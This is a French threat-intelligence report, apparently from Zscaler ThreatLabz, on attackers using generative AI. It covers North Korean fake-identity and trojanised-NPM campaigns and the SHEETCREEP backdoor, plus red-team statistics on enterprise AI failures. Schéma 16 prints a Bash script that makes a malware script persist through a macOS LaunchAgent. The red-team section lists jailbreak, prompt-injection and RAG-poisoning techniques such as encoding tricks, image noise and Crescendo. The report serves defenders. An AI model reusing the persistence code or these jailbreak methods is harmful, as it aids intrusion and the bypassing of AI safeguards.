


Schéma 12 : manuel de questions et réponses présentant des formulations caractéristiques de l'IA générative

Project Requirements:

1. **Product Catalog**: Implement a product catalog where administrators can add, edit, and manage products. Users should be able to browse products with various filtering options.

2. **User Authentication and Roles**: Create a user authentication system with multiple user roles (admin, customer). Administrators should have access to the admin dashboard for managing products and orders.

3. **Shopping Cart**: Develop a shopping cart that allows users to add products, update quantities, and proceed to checkout.

4. **Order Management**: Implement order processing, allowing customers to place orders, view order history, and receive order confirmation emails.

5. **Payment Integration**: Integrate a payment gateway to handle online payments securely.

6. **Search and Filtering**: Implement search functionality to allow users to search for products based on keywords and apply filtering based on categories, price range, etc.

7. **Responsive Design**: Design the application with a responsive user interface to ensure a seamless experience across different devices.

8. **Error Handling and Validation**: Ensure proper error handling and validation throughout the application to deliver a smooth user experience.

Schéma 13 : formatage révélant la copie probable à partir d'un contenu en sortie de l'IA générative

Étude de cas : malware et ingénierie sociale optimisés par l'IA générative dans des campagnes liées à la Corée du Nord

CONCEPTION D'IDENTITÉ À L'AIDE D'UNE RETOUCHE D'IMAGES ASSISTÉE PAR IA

Des informaticiens liés à la Corée du nord exploitent des technologies de génération et de retouche d'images par IA afin de fabriquer de fausses identités numériques destinées à des CV, des pages promotionnelles et des profils GitHub.

Exemple : les images générées par IA présentent des portraits retouchés pour paraître plus professionnels ou adopter des codes esthétiques occidentaux. Les arrière-plans sont souvent supprimés ou modifiés pour dissimuler les environnements de travail.

Caractéristiques d'un contenu généré par IA :

- Les images présentent des traits excessivement lissés ou retouchés, donnant lieu à un rendu artificiel (schéma 14).
- Des indices de suppression automatique de l'arrière-plan par IA apparaissent dans les métadonnées ou sous forme d'éléments visibles (schéma 15).

Schéma 14 : Image originale (à gauche) et versions retouchées par IA (à droite)

Schéma 15 : Photo de profil améliorée par IA

Accès initial : diffusion de logiciels avec chevaux de Troie

Une fois l'accès obtenu, les hackers recourent au phishing et à l'ingénierie sociale pour cibler des profils spécifiques, notamment des ingénieurs spécialisés en cryptomonnaies. Les acteurs malveillants persuadent les victimes de télécharger des logiciels intégrant des chevaux de Troie, notamment des packages Node Package Manager (NPM) modifiés, en faisant passer ces outils malveillants pour des ressources de développement légitimes afin d'obtenir un premier point d'intrusion.

Durant sa surveillance, ThreatLabz a identifié plusieurs scripts malveillants présentant des indicateurs clairs d'une génération par intelligence artificielle. Comme l'illustre le schéma 16, le code se distingue par une indentation soignée, des messages d'erreur structurés et l'usage inhabituel d'émojis, ce qui est considéré comme une signature typique d'un moteur d'IA générative spécifique utilisé pour générer du code source.

```
if [ ! -f package.json ]; then
    echo "[ERROR] package.json not found in $PROJECT_DIR"
    echo "💡 Please place this script inside your Node.js project folder."
    exit 1
fi

echo "Installing project dependencies..."
npm install

# === OPTIONAL: Auto-start on macOS login ===
PLIST=~/Library/LaunchAgents/com.local.drvierUpdate.plist
mkdir -p ~/Library/LaunchAgents

cat > "$PLIST" <<EOL
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
    "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.local.drvierUpdate</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>$PROJECT_DIR/drivfixer.sh</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
EOL

chmod 644 "$PLIST"
launchctl load -w "$PLIST"

echo "✅ Setup complete. Your Node.js app will auto-start on login."
```

Schéma 16 : un script Bash implantant un malware JavaScript persistant, dont les caractéristiques suggèrent un développement assisté par IA générative.

Exécution de payloads par étapes

Après le déploiement, le malware exécute progressivement des payloads JavaScript. Ces scripts permettent de s'introduire dans l'environnement compromis, assurent un accès persistant et préparent le système à des exploits ultérieurs.

Intégration et déplacement latéral

Une fois implantés, les acteurs malveillants accèdent à des éléments de propriété intellectuelle, à des logiciels et aux systèmes financiers d'entreprise afin de générer des revenus illicites au profit du régime nord-coréen.

Exploitation continue de GitHub

Pour renforcer leur crédibilité professionnelle, les informaticiens nord-coréens entretiennent des référentiels GitHub contenant du code généré par IA ou dérobé, parfois assorti d'outils malveillants. ThreatLabz a identifié plusieurs référentiels de code dont l'usage semble clairement lié à la préparation ou à la conduite d'entretiens techniques. La nature des outils et applications recensés révèle une tentative sophistiquée de masquer l'identité et de soigner la mise en scène, souvent en s'appuyant sur l'IA générative.

Type	Nom du référentiel	Objectif
ENTRETIEN	voice-pro	Application de conversion vocale permettant de modifier des enregistrements vocaux existants, comparable à ElevenLabs.
	VoiceAgent	Agent vocal optimisé par IA, capable d'effectuer des appels, de planifier des rendez-vous et de générer des comptes rendus d'appel.
	VoiceCraft	Outil de synthèse vocale à partir de texte permettant de créer des voix artificielles.
	Phone-Interview	Application destinée à mener automatiquement des entretiens téléphoniques avec des candidats.
	Face_Swap	Logiciel de substitution de visage dans une vidéo permettant le recours à des techniques de deepfake pour manipuler l'identité visuelle.
Création d'images	ImageAI – Générateur d'images	Application d'IA générative destinée à produire des images synthétiques, notamment des photos de profil, pour fabriquer de fausses identités numériques.
	headshots_ai_mvp	Outil basé sur l'IA permettant de générer des portraits professionnels, optimisés pour les CV, les portails d'emploi et les réseaux sociaux.
Général	chatbot-ui	Chatbot reposant sur l'IA conversationnelle, utilisé pour générer des réponses techniques, s'entraîner aux entretiens ou assister les candidats en temps réel. Chatbot vocal offrant des fonctions de synthèse vocale et d'interaction conversationnelle audio.

Cette chaîne opératoire illustre comment les travailleurs nord-coréens instrumentalisent l'IA générative pour doper leur efficacité et permettre des opérations internes sophistiquées.

ÉTUDE DE CAS

Indicateurs d'une utilisation de l'IA dans une campagne ciblant le sud de l'Asie

À mesure que s'accumulent les preuves d'une conception de malwares assistée par l'IA, les chercheurs de Zscaler ont identifié, dans une campagne baptisée « Sheet Attack », des éléments de code compatibles avec l'usage d'outils d'IA. Cette campagne cible le sud de l'Asie et implique des cybercriminels basés au Pakistan. Ces derniers utilisent des leurres PDF pour inciter les victimes à télécharger une archive contenant un fichier .LNK malveillant et un payload chiffré. Un simple clic installe la porte dérobée SHEETCREEP, qui établit un canal command-and-control via Google Sheets, ce qui permet aux activités malveillantes de se fondre dans le trafic d'entreprise légitime.

En analysant certaines variantes de la porte dérobée SHEETCREEP, nos chercheurs ont observé un élément de codage inhabituel : des émojis intégrés aux processus de journalisation des erreurs. Ce trait stylistique, rare dans les malwares développés manuellement, apparaît de plus en plus souvent dans du code généré ou assisté par des outils d'IA.

Des détails techniques supplémentaires et une analyse plus approfondie de cette campagne seront publiés sur le **blog de recherche de ThreatLabz**.

```
catch (ArgumentNullException ex)
{
    Console.WriteLine("❌ Config is missing required values: " + ex.Message);
    sheetsService = null;
}
catch (InvalidOperationException ex2)
{
    Console.WriteLine("❌ Private key format is invalid: " + ex2.Message);
    sheetsService = null;
}
catch (Exception ex3)
{
    Console.WriteLine("❌ Unexpected error while creating credentials: " + ex3.Message);
    sheetsService = null;
}
return sheetsService;
```

Schéma 17 : capture d'écran de la journalisation détaillée des erreurs dans le code de la porte dérobée, avec des émojis révélateurs d'un code généré par IA

Ce qui dysfonctionne réellement dans les systèmes d'IA d'entreprise

Les discussions sur la sécurité de l'IA se concentrent souvent sur des risques hypothétiques ou des menaces futures. Cette étude de cas adopte une approche plus concrète : identifier ce qui échoue aujourd'hui lorsque des systèmes d'IA d'entreprise sont confrontés à des conditions adverses réelles.

Cette analyse s'appuie sur des données opérationnelles issues d'exercices de red teaming menés par Zscaler dans plus de 25 environnements d'entreprise, couvrant plus de 222 OOO attaques dont environ 199 OOO ont abouti sans erreur. Elle fournit ainsi une vision claire, étayée par des données, du comportement réel des applications d'IA modernes sous pression.

Dans quel délai les systèmes d'IA cèdent-ils face à une attaque ?

Ils cèdent presque immédiatement. Lors de scans complets, des vulnérabilités critiques apparaissent en quelques minutes, parfois plus rapidement :

16 MINUTES	1 HEURE 27 MINUTES	01 SECONDE
Délai médian avant la première défaillance critique	90 % des systèmes ont cédé dans ce délai	Défaillance la plus rapide observée

Dans plusieurs cas, un seul prompt a suffi à exploiter une vulnérabilité critique. Cela confirme que le risque lié à l'IA se manifeste dès la première interaction.

Périmètres où les défaillances surviennent le plus souvent

Les données de la plateforme montrent que les défaillances des systèmes d'IA d'entreprise se concentrent sur les contrôles comportementaux et de sécurité essentiels, et non sur des périmètres marginaux.

Rang	Catégorie de test	Taux d'échec (%)
01	Biais	49 %
02	Hors sujet	47 %
03	Manipulation	45 %
04	Vérification des concurrents	45 %
05	Utilisation abusive intentionnelle	44 %
06	Q&R	44 %
07	Vérification d'URL	43 %
08	Vérification d'URL — Un seul essai	36 %
09	Violation de la confidentialité	33 %
10	Phishing	30 %

Les biais (49 %), les réponses hors sujet (47 %) et les manipulations (45 %) arrivent en tête, suivis de près par la vérification des concurrents, les usages abusifs intentionnels et la stabilité des réponses aux questions (44—45 %). Ces catégories correspondent aux attentes opérationnelles quotidiennes : rester dans le cadre, respecter les politiques, résister aux manipulations et fournir des réponses fiables. Or, ce sont précisément sur ces points que les modèles échouent le plus souvent.

Les contrôles structurels et les tâches de vérification, comme la validation d'URL, échouent eux aussi fréquemment, mettant en évidence les limites du raisonnement et de l'ancrage de l'IA. Parallèlement, les tests liés à la confidentialité et au phishing montrent que les modèles restent susceptibles de divulguer des données sensibles ou de participer à des workflows malveillants.

Les vulnérabilités couvrent plusieurs domaines de risque

Dans l'ensemble des environnements testés, l'équipe Red Team de Zscaler a identifié de nombreuses vulnérabilités par système IA, avec des défaillances réparties sur plusieurs domaines de risque.

Sécurité	64 paires (67,3684 %)
Sûreté	61 paires (64,2105 %)
Alignement sur les objectifs métiers	57 paires (60,0 %)
Hallucination et fiabilité	40 paires (42,1053 %)
Personnalisé	18 paires (18,9474 %)

Les problématiques de sécurité (67 %) sont les risques plus fréquents, suivis de près par la sûreté (64 %) et l'alignement avec les objectifs métiers (60 %), ce qui montre que les modèles peinent non seulement à se protéger, mais aussi à respecter les tâches et les politiques définies. Les hallucinations et la faible confiance dans les contenus en sortie d'IA (42 %) restent d'actualité, tandis que des tests personnalisés, spécifiques aux métiers (19 %), révèlent également des points faibles majeurs.

Les défaillances critiques sont universelles

Chaque système d'IA testé a subi au moins une défaillance. Sur l'ensemble des cibles, 100 % présentaient une ou plusieurs vulnérabilités critiques. Il ne s'agit pas de rares erreurs de configuration ni de déploiements inhabituels, mais de caractéristiques universelles des systèmes IA d'entreprise actuels.

Pour les responsables de la sécurité, le constat est simple : aucun système IA n'est sûr par défaut, et les tests d'attaques en continu sont indispensables, non optionnels.

La plupart des entreprises échouent dès le premier test.

Pour 72 % des entreprises, le tout premier test effectué révèle une vulnérabilité critique. Ce chiffre témoigne de la vitesse à laquelle les risques critiques apparaissent sous la pression des assaillants : pour la majorité des entreprises, nul besoin de longues campagnes de test, les défaillances survenant dès les premières minutes. Pour les RSSI, cela confirme que les risques critiques existent dès le premier jour, même dans des environnements matures, d'où l'intérêt des tests continus et d'un contrôle de l'environnement de production.

PRINCIPALES CONCLUSIONS

Nos experts de Red Teaming **ont identifié une ou plusieurs vulnérabilités critiques** dans 100 % des systèmes testés, démontrant qu'aucun système d'IA n'est sûr par défaut.

Exploits réussis les plus fréquents




Schéma 18 : répartition des principales variations (techniques d'exploitation qui modifient les entrées) par taux d'échec. Seuls les profils de variation comptant plus de 50 tentatives sont pris en compte.

LES EXPLOITS RÉUSSIS RELÈVENT DE QUATRE CATÉGORIES :

1. **Fuites de données :** des défaillances fréquentes liées à la confidentialité, à l'exposition de données personnelles, aux fuites d'éléments de contexte ainsi qu'aux variations Base64/ de traduction montrent à quel point il est facile d'amener les modèles à divulguer des informations sensibles.
2. **Injection et manipulation de prompts :** des taux de défaillance élevés liés à la manipulation, aux prompts hors sujet, à l'instabilité des réponses (Q&R) et aux variations linguistiques ou d'encodage (LeetSpeak, Multilanguage, StringJoin) pointent des garde-fous fragiles et qui cèdent à la moindre modification en entrée de modèle.
3. **Jailbreaks et contenus nuisibles :** des variations multimodales telles que des images DALL·E, du bruit sel-poivre, des filtres gaussiens ou des images miroir permettent de régulièrement contourner les mécanismes de sécurité.
4. **Empoisonnement RAG et pertes de confiance :** les variations liées aux hallucinations, à la précision RAG et à l'ancrage (Translate, ImplicitVariation) montrent à quel point les pipelines de récupération peuvent être facilement piratés ou corrompus.

Qu'il s'agisse de texte, d'image, d'audio ou de données encodées, les assaillants réussissent en modifiant le format, la langue ou la structure (autrement dit la manière dont la requête est formulée), ce qui met en évidence des faiblesses systémiques et étendues dans les systèmes d'IA d'entreprise.

La simplicité l'emporte : les stratégies d'attaque les plus efficaces

Les attaques les plus efficaces sont souvent les plus simples :

- Les attaques en un seul essai (one-shot) affichent le taux d'échec le plus élevé (60 %) sur l'échantillon le plus important, ce qui démontre que de nombreux systèmes échouent sans escalade ni chaînage.
- Les méthodes Tree of Attacks, Crescendo et Multi-Shot dégradent systématiquement le comportement du modèle sous pression itérative.
- Même des stratégies adaptées au contexte défensif, comme les tentatives répétées ou les prompts multi-étapes, parviennent à compromettre les modèles, en exploitant des faiblesses de raisonnement, de mémoire et d'alignement sur la sécurité.




Schéma 19 : répartition des principales variations (techniques d'exploitation qui modifient les entrées) par taux d'échec. Seuls les types de variations comptant plus de 50 essais sont pris en compte.

CONSÉQUENCES POUR LES ÉQUIPES DE SÉCURITÉ

Cette étude de cas démontre que le risque lié à l'IA en entreprise est inhérent et persistant. Les défaillances réapparaissent systématiquement dans des zones de risque connues, souvent dès les premières minutes de test. Sans tests continus ni contrôles adaptés, les systèmes d'IA présentent un risque important dès leur déploiement.

La dernière phase de la gouvernance de l'IA

En 2025, l'attention est passée des principes éthiques et du comportement attendu de l'IA à la sécurité de ses opérations. Il en résulte de nouvelles exigences en matière de contrôle des risques, de tests et de supervision continue à l'échelle mondiale.

La sécurité au cœur de la loi européenne sur l'IA, malgré un échéancier versatile


Le Règlement européen sur l'intelligence artificielle demeure le cadre réglementaire le plus complet en matière d'IA, mais son calendrier d'entrée en vigueur et ses modalités d'application restent à définir. Fin 2025, la Commission européenne a proposé de reporter à décembre 2027 le délai de mise en conformité pour les dispositions les plus risquées de la loi, notamment les systèmes d'IA à haut risque (utilisés dans les secteurs de la santé, de l'application de la loi, etc.), sous réserve de l'approbation par le Parlement et les États membres. Parallèlement, de nouvelles orientations et plateformes de support sont déployées afin d'aider les entreprises à se conformer aux exigences de signalement des incidents et d'évaluation de la conformité.

Les entreprises ne doivent pas considérer le Règlement européen sur l'IA comme une échéance de conformité figée, mais comme un cadre évolutif exigeant une préparation continue et des contrôles de sécurité proactifs.

Aux États-Unis, la gouvernance de l'IA s'appuie sur des normes, et non sur des lois.

Les États-Unis ne disposent toujours pas de loi fédérale exhaustive sur l'IA, mais 2025 a marqué un tournant décisif dans l'approche gouvernementale : la compétitivité nationale prime, la sécurité et la gouvernance relevant de normes et de politiques d'agences gouvernementales plutôt que d'une réglementation générale. Le National Institute of Standards and Technology (NIST) continue de promouvoir l'adoption du cadre de gestion des risques liés à l'IA (AI Risk Management Framework[5]) comme référence pour le développement sécurisé, les tests d'attaque et les garanties opérationnelles.

En décembre 2025, l'administration a publié un décret visant à annuler ou à contester les lois étatiques sur l'IA qui entrent en conflit avec le cadre politique national en la matière.[6] Malgré cela, plusieurs États (dont New York)[7] poursuivent l'adoption de leurs propres lois de sécurité de l'IA, ce qui confirme qu'en 2026, la conformité réglementaire aux États-Unis suppose de naviguer dans un environnement fédéral-étatique complexe.



[3] Reuters, EU to delay 'high risk' AI rules until 2027 after Big Tech pushback, 19 novembre 2025.

[4] European Commission, Commission launches AI Act Service Desk and Single Information Platform to support AI Act implementation, 8 octobre 2025.

[5] NIST, AI Risk Management Framework.

[6] Axios, Executive order targeting state AI laws, 11 décembre 2025.

[7] Axios, N.Y. Gov. Kathy Hochul signs sweeping AI safety bill, 19 décembre 2025.

L’APAC accélère son adoption d’une IA sécurisée

Dans l’ensemble de la région Asie-Pacifique, les gouvernements poursuivent des stratégies d’IA qui associent explicitement adoption rapide, sécurité et résilience. De nombreuses économies de la zone APAC mettent l'accent sur des cadres de gouvernance pragmatiques et des capacités de contrôle fondées sur le risque, capables d’évoluer au rythme de l'adoption et du déploiement de l’IA.

Le Japon a franchi une étape majeure en 2025 en adoptant sa première loi globale sur l’IA, l’AI Promotion Act[8], établissant un cadre national destiné à soutenir la R&D et le déploiement de l’IA tout en reconnaissant formellement la nécessité d’en maîtriser les risques.

L’Inde a emboîté le pas avec ses AI Governance Guidelines 2025[9], un cadre général visant une « IA sûre et fiable ». Ces lignes directrices rattachent étroitement l’adoption de l’IA à son référentiel national « Digital Public Infrastructure» et fixent des exigences en matière de gouvernance des données, de transparence algorithmique et de gestion des risques, notamment pour les services publics à grande échelle et les systèmes financiers.

Singapour a accentué la maturité de son écosystème de gouvernance de l’IA en 2025, en étendant son cadre de tests « AI Verify » et ses initiatives d’assurance liées à l’IA générative[10], s’orientant davantage vers des pratiques en continu de test, de supervision et d’assurance qualité.

L’Australie a également progressé avec la publication, en octobre 2025, de ses « Guidance for AI Adoption »[11], en parallèle de son programme « Safe and Responsible AI ». Ces initiatives mettent l’accent sur les garde-fous, les tests et une supervision accrue des environnements à haut risque, notamment dans les secteurs réglementés.

Avec plusieurs cadres structurants lancés en 2025, l’APAC s’affirme de plus en plus comme un leader mondial d’une adoption pragmatique et sécurisée de l’IA.

Les exigences en matière de sécurité de l’IA devraient nettement se renforcer en 2026. Alors même que la gouvernance mondiale et régionale évolue et que son application demeure hétérogène, les entreprises devront assumer la responsabilité d'adopter l'IA en toute sécurité. Les instances de réglementation sont susceptibles de promouvoir des contrôles fondés sur des preuves, mais la convergence des cadres, à elle seule, ne suffira pas à atténuer les risques. À terme, la réussite de l’IA reposera avant tout sur une discipline interne de sécurité rigoureuse. Les entreprises qui adoptent une architecture Zero Trust, testent leurs modèles en continu et surveillent l’évolution des menaces seront les mieux positionnées pour déployer l’IA de manière responsable.

[8] IT Business Today, **Japan’s AI Regulation is a Significant Step Forward with the AI Promotion Act,** 29 octobre 2025.

[9] AI, Data & Analytics Network, **India unveils new AI governance guidelines to encourage responsible adoption,** 6 novembre 2025.

[10] IMDA, **Singapore launches new tools to help businesses protect data and deploy AI in a trusted ecosystem,** 7 juillet 2025.

[11] Australian Government, DISR, **Guidance for AI Adoption,** 21 octobre 2025.

